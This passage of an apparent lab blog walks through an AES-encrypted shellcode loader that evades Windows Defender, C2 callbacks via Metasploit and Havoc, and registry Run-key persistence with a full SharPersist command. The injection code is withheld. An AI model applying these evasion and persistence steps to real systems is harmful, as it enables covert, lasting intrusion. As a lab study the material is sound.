our IV is 16 bytes
Inside the AES Decrypt Function , we find :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
BOOL AESdecrypt(
    IN PVOID pPayload,
    IN DWORD dwPayloadSize,
    IN PBYTE pKey,
    IN PBYTE pIV,
    OUT PVOID* pPlainTextData,
    OUT DWORD* dwPlainTextSize
)
{
    AES Aes = {
        .pPayload = pPayload,
        .dwPayloadSize = dwPayloadSize,
        .pKey = pKey,
        .pIV = pIV
    };
This function receives:
the encrypted shellcode (pPayload)
its size
the AES key (pKey)
the IV (pIV)
Then it initializes an AES structure instance called
Aes.This struct just helps us keep all the values grouped together.
Up until now we’re not decrypting anything , only preparing the variables .
Setting up the Windows AES Engine :
When I say “Windows AES engine,” I simply mean the built-in AES-CBC implementation provided by Windows through its Cryptography API (bcrypt.dll). decrypt.c doesn’t implement AES manually instead, it asks Windows to perform the decryption using official system calls. This makes the process reliable, standardized, and much easier to write.
1
2
3
4
5
6
7
8
9
10
11
BCRYPT_ALG_HANDLE hAlgorithmHandle = NULL;  // Handle to the AES algorithm provider
BCRYPT_KEY_HANDLE hKeyHandle = NULL;  // Handle to the generated AES key

ULONG cbResult = NULL;  // Used to store the size of data returned by crypto functions
DWORD dwBlockSize = NULL;  // Stores the AES block size in bytes

DWORD dwKeyObject = NULL;  // Size of the key object buffer required by CNG
PBYTE pbKeyObject = NULL;  // Pointer to the buffer that holds the key object

PBYTE pbPlainText = NULL;  // Pointer to the plaintext data buffer
DWORD dwPlainText = NULL;  // Size of the plaintext data in bytes
Here we need to be as detailed as possible about the variable used due to how Windows Crypto API works , which forces us to be very explicit .
Because Microsoft’s Crypto API works in small steps.
It needs a handle for the AES algorithm
It needs a handle for the generated key
It needs to know memory sizes before allocating
It needs buffers to store temporary crypto objects
Inside the function decrypt.c (Found Here Zensec ) the code will :
Opens the AES algorithm provider → Gets AES block size → Allocates memory for the AES key object → Loads your AES key into a Windows-readable format → Finally calls
BCryptDecrypt()twice:first time → find output size
second time → actually decrypt into a buffer
When everything succeeds, the function returns:
the decrypted shellcode
its size
These two values are sent back to main.c, which will then perform the injection.
main.c :
Here i won’t be including the Logic for the Injector to avoid a shadow ban , (you can still find it in the article ) , what i can show is the variables intialization , we get them from the output of the Encryptor.py that we ran from earlier .
1
2
3
4
5
6
7
8
9
10
11
unsigned char Key[] = {
   0x1A, 0xC9 , .....
};

unsigned char IV[] = {
    0x70, 0x26 , .....
};

unsigned char Payload[] = {
    0x90, 0x8F, 0xFF, ....
};
Once we initialize the variables that will be used by the decryptor (make sure it’s the same as the one generated by the Python script ) .
If we take a look at the main function on the zensec article , we find that the program will :
1/ First Declare buffers to receive the decrypted payload(e.g., pointers for the output data and size).
2/ Call the AESdecrypt() functionThis function is responsible for:
allocating memory
deriving the AES key object
decrypting the ciphertext using AES-CBC
returning the plaintext buffer and size
3/ Check whether decryption succeededSince the AES function returns a boolean, the injector verifies that everything decrypts correctly before moving forward.
Prepare the decrypted payload for execution(This is the part I do not include for safety reasons.)Normally, this involves :
allocating RW memory using VirtualAlloc .
copying the decrypted bytes into that region
changing protection to RX (read/execute)
creating a new thread pointing at the shellcode
From a technical perspective, this design ensures the payload:
never touches disk in plaintext,
is decrypted only inside the process memory,
is executed entirely in-memory, reducing AV detection
Now that everything is set we can Build our Porject , to do that either right click then click on Build , or simply just do ctrl + b . If there were no issues with the code and structure , it should look something like this :
Press enter or click to view image in full size

Also make sure you specify Release and not Debug when building it .
Now we simply need to import the Injector.exe File to the Windows10 machine and run it to see if we get a connection back .
3/ Gaining Access :
Now that we got the Final Executable , we can import it to the Windows machine to test if we get a connection back . For this i already downloaded a Fully patched Windows 10 machine with AV on .
You can either use an SMB Share or Wget or IWR on powershell to import your exe to the target machine , since it’s VMware i’ll just drag and drop it .
Press enter or click to view image in full size

Now we just execute it by double clicking it .
Press enter or click to view image in full size

We see that we get the Pop up , so the AV didn’t suspect anything , now let’s go back to our Kali machine to see if we got our connection .
Press enter or click to view image in full size

We see that we do get the connection back to our Metasploit server which delivered the Second Stage payload without any issues , So if we go back to our C2 server , we should see the connection .
Press enter or click to view image in full size

And we do , now to interact with the target machine , we can right click then Interact , or simply double click it , Now let’s test some commands to see if the AV will flag us .
Press enter or click to view image in full size

Now that we have a session, there are many things we could do — privilege escalation, lateral movement, screenshots, backdoors, etc.
But for this demo, we’re mainly interested in one thing: maintaining persistence, so that even if the target machine reboots, we automatically regain access.
4/ Establishing Persistence :
To achieve persistence, we can use several different techniques. One nice thing about Havoc is that it lets us run tools directly on the target machine using the dotnet module. Havoc gives us two options:
- inline-execute → runs a .NET assembly inside the current Demon process
- execute → runs the .NET assembly in a separate process
This allows us to bring our own tools from Kali and run them on the victim system.
For persistence, I chose to use SharPersist, a well-known .NET tool that automates common persistence techniques. It supports registry-based persistence, scheduled tasks, services, startup folder, and more.
In our case, we’ll use a registry Run key, which automatically executes our payload every time the machine reboots. This is simple, reliable, and works well for demonstrations.
dotnet inline-execute /opt/Tools/Persistence/SharPersist/SharPersist.exe -t reg -c \"C:Windows\System32\cmd.exe\" -a \"/c C:\Users\elmeh\Desktop\Injector.exe\" -k \"hkcurun\" -v \"Persistence\" -m add
Press enter or click to view image in full size

Now we see that our command worked , let’s reboot the Windows machine , if everything goes well , we should lose this first connection and then get a new one once the machine is rebooted .
Press enter or click to view image in full size

We see that our session is unresponsive , this is Because the machine was rebooted .
Press enter or click to view image in full size

Once it boots up , we should see a new connection .
Press enter or click to view image in full size

And we do , so everything just worked as planned .
5/ Bonus :
For the final test, I decided to run the injector on my own host machine a fully updated Windows 11 system with the built-in antivirus enabled. The goal was simply to see whether the whole chain would still work without any issues and it did: the callback appeared instantly on my Havoc C2.
After getting the session, I also played around with a few post-exploitation ideas on my own machine checking some basic privilege-escalation vectors and doing a bit of credentials testing with NXC , but I won’t cover those here. I’ll save that for another blog where I can break things down properly and keep everything safe and educational. For this article, the focus was the AV bypass, and seeing it work on a real Windows 11 host was a satisfying way to wrap up the experiment.
Press enter or click to view image in full size

Once i ran it i got the connection back on my C2 Server :
Press enter or click to view image in full size

We see the connection on the C2 , which means everything worked perfectly .
Summary :
To wrap things up, we managed to build a full attack chain from scratch: generating a staged payload, encrypting it, creating a custom loader, bypassing Windows Defender, and finally gaining a stable session back on Havoc. This was a really fun project to work on, and I learned a lot from it. Of course, there are many ways to make this entire process even more stealthy for example, hiding the console window when the loader executes, or adding additional evasion layers for more realistic phishing scenarios but for this demo, that wasn’t really necessary.
I encourage you to set up your own lab environment and try it yourself. It’s a great way to understand how everything fits together and to experiment safely.
Thank you for reading! I hope this walkthrough was helpful or at least interesting to follow, and that you enjoyed it. If you have any questions, feel free to reach out, I’ll be happy to help.
See you in the next one! 👋